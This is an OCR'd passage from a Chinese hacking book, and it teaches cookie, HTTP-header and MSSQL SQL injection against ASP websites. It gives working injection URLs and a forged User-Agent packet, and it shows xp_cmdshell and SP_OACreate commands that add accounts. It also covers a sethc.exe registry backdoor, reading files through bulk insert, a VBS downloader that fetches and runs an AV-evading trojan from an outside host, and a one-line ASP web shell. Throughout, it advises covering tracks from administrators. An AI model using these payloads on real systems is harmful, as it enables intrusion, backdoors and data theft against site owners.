免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

为：get注入、post注入、cookie注入。注意了，除了这三种以外，还有一类比较隐蔽，那就是HTTP头注入。

get注入就是前面讲到的把攻击语句写在url上一起提交，但post注入就要用到post提交方式。cookie也和get不一样，有其自己的提交方式。那么post注入和cookie注入有没有简单的方法来实现呢？对于post还好说一点，如果你可以判断这个URL存在post注入，我们可以用NBSI或者pangolin来实现注入，只不过注入的时候要选择好注入类型，如图221。

对于cookie注入，是一些防注代码的软肋，许多防注代码常常把cookie这种提交方式忘记。由于手工注入比较麻烦，我们用工具来代替，这里介绍jmdcw前辈写的“注入中转”，下面实战一下。

当我们**打开http://www.test.com/productshow.asp?id=128并在后面加一个单引号**的时候，出现如图222的提示。

由于代码忘记了对cookie数据的过滤，我们依然可以进行注入。打开“注入中转”工具，界面如图223。

“注入键名”就是刚才看到的productshow.asp?ID=128中的“**id=**”，“注入URL地址”和“来源页”都填上刚才除掉参数后的网页，如：“**http://www.test.com/productshow.asp**”，而“正常的cookie值”我们可以不用管，默认就行。




图222

在“POST提交值”里出现的字符串“**jmdcw=**”后面填上参数对应的数字，即**128**。右侧栏选择“cookid注入”，最后点击“生成ASP”就可以看到当前目录下生成了一个名为**jmcook.asp**的文件。




图223

我们把它放到一个可以支持asp的空间里，这里我用本地搭建的“小旋风服务器”环境进行测试，直接访问**http://127.0.0.1:81/jmcook.asp?jmdcw=128**，如图224。

除了一些图片不能正常显示外，其它的都能正常显示。然后我们把这个URL放到pangolin里检测，效果如图225。




图224

成功检测出表段，也就是说可以注入。怎么样？cookie注入还是比较好玩的，当然前提是你要能发现它。

接下来说一下HTTP头方式的注入，这里是指**HTTP_X_FORWARDED_FOR**，那么先来了解下HTTP_X_FORWARDED_FOR是干什么用的。在这之前我们看一段代码：**userip = Request.ServerVariables("HTTP_X_FORWARDED_FOR")**

在ASP中，常使用“**Request.ServerVariables("REMOTE_ADDR")**”（注意哦，REMOTE_ADDR是不能更改的，而HTTP_X_FORWARDED_FOR却是可以伪造的）来取得客户端的IP地址，如果客户端使用了代理，这段代码取得的就是代理的IP。因此，为了能在客户端使用代理的情况下取得客户端IP，就需要上面的那段代码，也正是因为有了这一变量（我说的变量是指HTTP_X_FORWARDED_FOR）的存在，所以在最后执行查询的时候使我们有了可乘之机。




图225

请看如下代码：

```
    VisitIP = request.ServerVariables
("HTTP_X_FORWARDED_FOR")
        If VisitIP = "" then
            VisitIP = request.ServerVariables
("REMOTE_ADDR")
        End If
        Set VS_RS = Conn.Execute("Select top 1
```


免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
VoteTime from FS_VS_Items_Result where TID = "&TID&" and VoteIp='"&VisitIP&"' order by RID desc")
```

方法还是同前面一样，要抓包，然后利用NC的提交功能才能实现。

还有一类HTTP头注入，就是**HTTP_USER_AGENT**，和前面的也是差不多，我们来看下新云CMS Online页面的过滤不严导致的SQL注入漏洞，相关代码如下：

```
OnlineSQL = "INSERT INTO NC_Online(id,ChannelID,username,identitys,station,ip,browser,startTime,lastTime,userid,strReferer) VALUES
(" & UserSessionID & "," & cid & ",'" & strUsername & "','" & stridentitys & "','" & CurrentStation & "','" & remoteaddr & "',
'" & BrowserType.platform&"|"&BrowserType.Browser&BrowserType.version & "|"&BrowserType.AlexaToolbar&"'," & NowString & "," &
NowString & "," & userid & ",'" & strReferer & "')" //第69行
......
Agent = Request.ServerVariables("HTTP_USER_AGENT") //第99行
......
ElseIf Left(Agent, 5) = "Opera" Then '有此标识为浏览器 //第162行
        Agent = Split(Agent, "/")
        Browser = "Mozilla "
        Tmpstr = Split(Agent(1), " ")
        version = Tmpstr(0)
```

HTTP_USER-AGENT可以控制，则version变量也是可以控制的。由于HTTP_USER_AGENT两次分割成数组的时候用的是“/”和“ ”（空格），所以构造SQL语句的时候间隔符不能用/**/和空格，但可以用TAB键弄出空格来，并且为了保证程序下次仍然可以insert，需要在后面加上delete from NC_Online。这样，构造出来的数据包如下：

```
POST /inc/online.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/
vnd.ms-powerpoint, application/msword, */*
Referer: http://localhost/xx.htm
Accept-Language: zh-cn
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Opera/haha';2008,2009,11111,'');delete from NC_Online.update[NC_User]set[buycode]=7;--
Host: localhost
Connection: Keep-Alive
Cookie: ASPSESSIONIDAABBCRRS=FFGNDBDDKJLFADOGOMKLBGPF
```

每月及時觀看電子月刊書籍
最全黑客安全網站www.176ku.com

说起来，这种注入很复杂，但也不失为一种行之有效的攻击哦。

注入攻击总体说来，由于其强大的灵活性而一直是一些hacker们津津乐道的话题。而且由于搭配的脚本语言类型的不一样，也使得注入在不同的数据库中存在着差异。正是这种灵活性的差异性，让一些安全爱好者不断的发现漏洞并带动着网络安全不断的发展。

对于access数据库的攻击就写到这里，并且一些常见的攻击手法并不止ASP里有，下面要提到的PHP和JSP里也同样存在。但注入就大不一样了，下面快让我们一起来学习MSSQL数据库类型的注入吧。

4.5.2 针对MSSQL数据库的攻击

如何判断数据库是不是MSSQL在上一小节已经提到过了，这里就不再赘述。前面讲到的上传、验证不严等漏洞是相对于脚本语言的，而对数据库是没有关系的，任何写的不够好的程序都可能存在上述问题。虽说MSSQL通常是和ASP搭配的，但也有和PHP、JSP语言配对的，如下面的这个URL，我们加个单引号，显示结果如图226。

从暴错的信息来看，该网站的数据库采用的是MSSQL，但程序是用PHP编写的。这种情况很少，我们还是看一下普遍存在的组合——ASP+MSSQL。

针对这种搭配环境，我们首先要做的就是权限的判断。如果权限是SA或者DB，我们就可以不像ACCESS那样猜表、猜列那么麻烦了。是SA的话，我们可以直接执行命令；是DB的话，我们可以通过找到Web路径，然后采用备份的方式来得到WebSHELL。而




图226

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

且数据库的版本也很重要，如是2000的话，一些危险的组件在默认情况下我们是可以调用的；而对于2005来说，有些危险组件则是禁止的，因此我们要分别对待。

4.5.2.1 针对有错误回显的2000数据库的攻击

在网络上我们碰到的权限无外乎这样三种：**SA、DB_OWNER、PUBLIC**。判断权限最经典的语句莫过于：**“and user>0”**这一句了，如我们提交**“http://www.test.com/board/board_view.asp?subject=&text=&B_Num=13487 and user>0”**，返回信息如图227。




图227

看到没，返回的错误信息里包含了“dbo”这样的字眼，这表示我们遇到SA权限了（不是我们想象中会出现的“SA”字样哦）。这么说用and user>0判断准不准确呢？

我们再来看一下注入点，提交**“http://www.test.com/mov/content_det.asp?idx=172' and user>0 and '1'='1”**，这个注入点是字符型的，所以提交的语句不一样，返回信息如下：

```
Microsoft OLE DB Provider for ODBC Drivers 坷幅 '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]nvarchar 蔼 'hivem' 阑(甫) 单捞盘 屈侥 int(栏)肺 函券窍瘤 给沁嚼聪促.
/mov/content_det.asp, 临 20
```

只是暴出了数据库的用户名，而我们并不知道网站的权限，这个时候就需要用IS_SRVROLEMEMBER函数来检测了。我们提交：**“http://www.test.com/mov/content_det.asp?idx=172' and 1=(select IS_SRVROLEMEMBER('db_owner')) and '1'='1”**，得到的结果如图228。

不是DB权限了，那就有可能是public权限，来试一下吧。提交这样的URL：**“http://www.test.com/mov/content_det.asp?idx=172' and 1=(select IS_SRVROLEMEMBER('public')) and '1'='1”**，发现返回了正常的页面，如图229。




图228



图229

说明这个注入点就是public权限，准确判断权限需要用到如下语句：

```
SA权限：and 1=(select IS_SRVROLEMEMBER('sysadmin'))
DB_OWNER权限：and 1=(select IS_SRVROLEMEMBER('db_owner'))
PUBLIC权限：and 1=(select IS_SRVROLEMEMBER('public'))
```

一般我们遇到的都是这三种权限。接下来我们需要继续确定数据库的版本号以及操作系统类型。因为以上情况都是基于显错模式的，我们只需要提交这样的语句：**“http://www.test.com/board/board_view.asp?subject=&text=&B_Num=13487 and 1=convert(int,@@version)”**，返回的信息如下：

```
Microsoft OLE DB Provider for SQL Server 坷幅 '80040e07'
nvarchar 蔼 'Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft Corporation Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 2) ' 阑(甫) int 单捞盘 屈侥狼 凯肺 函券窍缚 吝 备巩 坷幅啊 惯积沁嚼聪促.
/board/board_view.asp, 临 19
```

有了这样的信息，我们可以很清楚的从中得到数据库的版本号为2000，操作系统是Windows NT 5.2。如果数据库是2005版的，则显示信息如下：

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e07'
```


免责 :站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
在将 nvarchar 值 'Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 Copyright (c) 1988-2005 Microsoft Corporation Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2) ' 转换成数据类型 int 时失败。
/news.asp, 行 27
```

我们继续来得到数据库名以及当前数据库用户，先提交："**http://www.test.com/bbs/list.asp?code=process' and 1=convert(int,db_name()) and '1'='1**"，返回信息如图230，得到数据库名。

如果要得到用户名，只要把其中的语句替换为"**and 1=convert(int,user_name())**"就行了。还有一点需要确定，就是注入点能不能支持多句执行，可以用这样的语句进行判断："**http://www.test.com/bbs/list.asp?code=process';declare @d int;--**"。




图230

如果返回正常，那么说明这个注入点是支持多句执行的。

好了，我们来看一下注入点为SA时如何继续进行。首先要明确的是如果Web与DATA分离，并且DATA又在内网且不对外开放一些敏感端口，这种情况就很复杂了，难度相当大。

但如果Web与DATA没分离，且一些危险端口没有对外过滤的话，事情就变得简单起来。我们还是先来看一下简单的情况，在这时首先想到的是xp_cmdshell这个存储过程，我们可以提交如下URL来检测这个过程是否被删除：



图231

```
http://www.test.com/bbs/list.asp?code=process' and 1=(select count(*) from master.dbo.sysobjects where xtype='X' AND name='xp_cmdshell') and '1'='1
```

结果返回正常，如图231。

这下情况好办多了，当然，如果xp_cmdshell被删除的话，我们需要对其进行恢复，用到的语句如下：

```
EXEC master.dbo.sp_addextendedproc 'xp_cmdshell','xplog70.dll'
EXEC master.dbo.sp_addextendedproc 'xp_cmdshell','c:\inetpub\wwwroot\xplog70.dll'
```



图232

第3条语句是xplog70.dll的物理路径，你传到那里就填相对应的位置。这个时候再来确定下对方开了终端没有？在终端上填入对方网站进行连接，发现可以连接上，如图232。

接着利用xp_cmdshell来加一个账号就可以了，执行如下语句：

```
http://www.test.com/bbs/list.asp?code=process';exec master..xp_cmdshell 'net user test test /add'
```

上面的语句如果成功执行的话就会在服务器加一个用户名为test，且密码为test的用户。但这里我们执行语句后得到的返回信息如图233，暴错了！

这是什么情况呢？出现这样的提示一般是管理员对net做了手脚，如把net.exe给删除了，或者对net.

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

exe进行了权限设置等。如果没有出现上面的错误，即只是限制了xp_cmdshell，我们还可以用如下语句来加用户：

```
DECLARE @shell INT EXEC SP_OACreate 'wscript.shell',@shell OUTPUT EXEC
SP_OAMETHOD @shell,'run',null, 'C:\WINNT\system32\cmd.exe /c net user
test test /add'
```

这段代码利用的是SP_OACreate过程，但这里的情况是变得有点复杂。我们再来回顾一下第二章里面的内容，还记得映像支持那一招吗？呵呵，我们提交如下语句：

```
http://www.test.com/bbs/list.asp?code=process';exec master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE',
'SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe','debugger','REG_SZ','c:
\\windows\\explorer.exe'--
```

返回正确，如图234。

上面语句最后的符号："--"是注释符，是为了避免语句出错的。看到图234，我们不由的高兴了一下，接着连上终端，连按5次shift后就直接登录进去了，如图235。




图233

进去之后发现，cmd.exe、net.exe确实被删除了，不过不要紧，我们可以在**"我的电脑"->"管理"->"本地用户和组"**那里加用户。怎么样，一台服务器就这样到手了，简单吧？记得进去要把注册表相应的键值改回来，以免其它人也通过这个方法轻易进入这台服务器。

以上讲的是Web与DATA在一台服务器中的情况，如果Web与DATA分离呢？情况有点复杂，到这里最为关键的一步就是取得DATA机器的IP。如果xp_cmdshell没有被删除的话，还是可以利用这个过程把命令ipconfig的结果插入到表中，然后再一行一行的选择出来，这样我们就可以得到其ipconfig的结果了。

首先我们需要建一个表，提交如下URL：

```
http://www.test.com/board/board_view.asp?
subject=&text=&b_num=13487%20%20;create%20table%20
[foofoofoo]([resulttxt]%20nvarchar(4000)%20null);--
%20and%201=1
```



图234

如果不出错的话会返回正常页面，这段URL的意思是建一个名为foofoofoo的表，其中的resulttxt为列名，并且类型为nvarchar。接着提交如下url：

```
http://www.test.com/board/
board_view.asp?subject=&text=
&b_num=13487%20%20;declare%20@
z%20nvarchar(4000)%20set%20@z=
0x690070006300 6f006e006600690067 00%20insert
%20into%20[foofoofoo](resulttxt)
%20exec%20master.dbo.
xp_cmdshell%20@z;alter%20table%20
[foofoofoo]%20add%20id%20int%
20not%20null%20identity%20(1,1)--
%20and%201=1
```




图235

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

这样长的语句看起来有点晕吧？其实就是%20比较多，呵呵，看了让人有点眼花。在URL中，%20代表的是空格，我们把%20去掉后就得到了如下语句：

```
;declare @z nvarchar(4000) set @z=0x6900700063006f006e00660069006700 insert into [foofoofoo](resulttxt) exec master.dbo.xp_cmdshell @z;alter table [foofoofoo] add id int not null identity (1,1)-- and 1=1
```

其中declare是声明变量的意思，也就是对变量z(变量前有一个@符号)进行了声明，并且再用set来赋值。0x6900700063006f006e00660069006700是unicode形式的，我们把每四位看作一个小集体，然后把最后两个0都去掉后就变成十六进制了。进行转换后的结果如图236。




图236

后面的alter table表示对表foofoofoo进行修改，增加了另一个列id。如果执行成功就会返回正常页面。

现在已经把ipconfig执行后的结果插入到foofoofoo的表中了，接着要做的是在提取这些数据之前用cast把数据进行转换，使之能让我们可以阅读。我们提交如下URL：

```
http://www.test.com/board/board_view.asp?subject=&text=&b_num=13487%20%20and%20(select%20cast(count(*)%20as%20varchar(8000))%2bchar(94)%20from%20[zenio]..[foofoofoo])%3E0--%20and%201=1
```

当然不能出意外啦，接着再一行一行的取出数据，当我们提交以下URL的时候，终于看到IP相关的数据啦：

```
http://www.test.com/board/board_view.asp?subject=&text=&b_num=13487%20%20%20and%20(select%20top%201%20case%20when%20resulttxt%20is%20null%20then%20char(124)%20else%20resulttxt%2bchar(124)%20end%20from%20(select%20top%209%20id,resulttxt%20from%20[foofoofoo]%20order%20by%20[id])%20t%20order%20by%20[id]%20desc)%3E0--%20and%201=1
```

得到的信息如图237。



图237

其中“**select%20top%209%20id,resulttxt%20from%20[foofoofoo]%20order%20by%20[id])%20t%20order%20by%20[id]%20desc**”这一句里的“**select top 9**”意思是取第9位，这样就可以依次递增来一步步取出结果。

这些结果得到后记得要把这个表删除掉，以免管理员发现了，删除表的语句很简单：“**drop table foofoofoo**”。当然了，手工的最大缺点就是慢，优点是准确，而工具恰恰相反——速度快可结果有时候就不准确。这里我们如果用工具的话，得到的效果如图238。




图238

现在我们得到其IP地址了，通过这种方法还可以得到开放的端口号、用户名等敏感信息。要是开了3389，我们就可以直接加用户了。除此之外，SA权限下还可以读取文件，用到的就是bulk，如何做呢？我们提交：

```
http://mu.test.co.kr/board/board_view.asp?subject=&text=&B_Num=13487;create%20table%20mydata%20(line%20varchar(8000));--
```

第一步还是建表，第二步就是向表中插数据，提交：

```
http://mu.test.co.kr/board/board_view.asp?subject=&text=&B_Num=13487;bulk%20insert%20mydata%20from%20%27c:\boot.ini%27;--
```

其中引号里面的是c:\boot.ini的内容，怎么把它显示出来呢？在MSSQL的环境里当然是暴了，怎么暴？那就得一行一行的暴了，提交如下语句：

免责申 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
http://mu.test.co.kr/board/board_view.asp?subject=&text=&B_Num=13487%20and%201=convert(int,
(select%20top%201%20line%20from%20mydata))
```

得到的返回信息如下：

```
Microsoft OLE DB Provider for SQL Server 坷幅 '80040e07'
varchar 蔼 '[boot loader]' 阑(甫) int 单捞磐屈侥狼 凯肺 函券窍绰 吝 备巩 坷幅啊 惯积沁嘲聪促.
/board/board_view.asp, 临 19
```

改变top后面的数字就可以继续暴出后面几行的数据了。好了，还是回到图238吧，你发现没有，从图中可以看出这台DATA服务器处于内网，并且通过判断其3389、1433端口，发现没有对外开放。这个时候怎么办？方法还是有的，那就是通过VBS来下载我们的免杀木马（因为我们有权限执行CMD命令嘛），涉及到的代码如下：

```
Set xPost=CreateObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://www.xxx.com/d.exe",0
xPost.Send()
Set sGet=CreateObject("ADODB.Stream")
sGet.Type=1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile "c:\d.exe",2
```

以上代码是我们要创建的VBS文件内容，这些内容我们可以通过**echo**命令来一行一行的创建，如：

```
echo Set xPost=CreateObject("Microsoft.XMLHTTP") > c:\test.vbs
```

继续写第二行的时候需要用到追加符>>，如：

```
echo xPost.Open "GET","http://www.xxx.com/d.exe",0 >>c:\test.vbs
```

其中**http://www.xxx.com/d.exe**为你的免杀木马所在位置，最后一行的**c:\d.exe**为你保存文件的路径。test.vbs创建完后执行：**Cscript test.vbs**就可以从http://www.xxx.com/d.exe这里下载我们的免杀木马了。

木马下载完了就要让它运行起来，就像我们平常在本机上执行程序一样，执行：C:\d.exe就可以了。如果一切顺利，等待几分钟后就可以看到有机器上线。除了上面这些手工利用代码外，一些注入工具都可以在SA权限下上传文件，这也是一种方法。

上面的情况都比较顺利，可以说遇到的机会比较小，大多数情况下，我们碰到的SA都比这里提到的要复杂，有些我们甚至都无能为力。下面我推荐大家看看好友写的《用存储过程一样搞定服务器》和netpatch写的《挑战BT-SA》。

◆ **《用存储过程一样搞定服务器》** ◆

前几天在搞一个站的时候嗅到了一个SA密码，但是用sql tool连上之后发现怎么也不能执行DOS命令，郁闷……今天突然想到可以用存储过程来搞定这个服务器。首先在本地用sql server的查询分析器连上它，权限当然是SA啦。但是在执行“**exec master.dbo.xp_cmdshell'net user'**”的时候却提示跟sql tool一样的错误，看来xp_cmdshell确实不能用，返回如下信息：

```
错误消息
 50001，级别 1，状态 50001
xpsql.cpp：错误 5 来自 CreateProcess（第 737 行）
```




图239

可能是某个相关的DLL文件被删除了，如图239。

看来xp_cmdshell是不能用了，不过偶们还有SP_OAcreate可以用，用它一样可以执行系统命令。在查询分析器里执行如下语句：

```
DECLARE @shell INT EXEC SP_OAcreate 'wscript.shell',@shell OUTPUT EXEC SP_OAMETHOD @shell,'run',null, 'C:
\WINdows\system32\cmd.exe /c net user gydyhook hook /add'
```

这段语句就是利用SP_OAcreate来添加一个名为gydyhook的系统用户，然后直接把他提升为管理员权

每月及时观看惠子月刊书籍
就上海容安全论坛www.ffokn.com
bb-hh010.com
免责 :站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

限。语句执行成功，说明SP_OAcreate并没有被删除 我们用终端连一下，如图240、图241。




图240

居然提示密码错误，难道是wscript.shell被删了？你要问我怎么判断服务器是做了密码策略还是wscript.shell被删，我只能告诉你这是经验而已。如果wscript.shell被删了，我们只要有FSO，机会还是有的。




图241

先试着列下目录，找到Web目录搞个SHELL再说。使用“**exec master.dbo.xp_subdirs 'c:\'**”来查看C盘目录，发现完全可以列目录。看来列目录没问题，然后查看D盘时发现有**D:\Web**这个目录，随便找一个网站在IE里打看，发现存在。然后列出来几个目录，发现这个网站还有eWebeditor。不过偶们今天不用它，因为有SA嘛，也不用去备份了，直接写个一句话进去，语句如下：

```
exec master.dbo.xp_subdirs 'd:\Web\www.xx.com';
exec sp_makeWebtask 'd:\Web\www.XXXX.com\XX.asp','select''<%execute
(request("SB"))%>'' '
```




图242

提示命令执行成功，看看效果，如图242、图243。

看来小马写进去了，剩下的就是写入大马啦，然后提权，哈哈。但是接着意想不到的事情发生了，竟然无法传大马，写入文件失败。然后换了N个目录，也都写不进去，其它目录都可以写小马，但就是传不了大马，看来管理员把整个Web目录都设置成了只读，如图244。



图244 图243

气死我了，我都有SA了还不信搞不定这台服务器！差点忘记了还可以用沙盘，嘿嘿，看来一着急脑子就乱。马上在查询分析器里执行如下语句：

```
select * from openrowset('microsoft.jet.oledb.4.0',
;database=c:\windows\system32\ias\ias.mdb',
'select shell("cmd.exe /c net user admin admin1234 /add")')
```

这就利用沙盘来添加了个管理员，但事实告诉我（作者太懒了，在用沙盘之前要把沙盘打开，他没有交待，如何打开沙盘请参考第二章相关内容），我的RP并不好，如图245。既然沙盘也不行，那就另寻出路吧！




图245

刚才列目录的时候好象看见了Serv-U6.3，但是用“**exec master.dbo.xp_subdirs 'd:\Serv-U6.3'**”的时候发现看不到文件夹里的内容，不过没关系，偶们不是有一句话么？虽然没有写权限，但读权限总该有吧？直接在一句话里查看目录就OK了。




图246

虽然能看目录，但是用ASP马也不能读出SERV-U配置文件，看来还得用存储过程，如图246。

既然找到了SU的目录，那偶就想，能不能利用一句话写配置信息到ServUDaemon.ini里，然后利用SU来提权呢？事实证明这个破站权限太牛X了，只能看不能写，不过没关系，偶们还可以利用存储过程，语句如下：

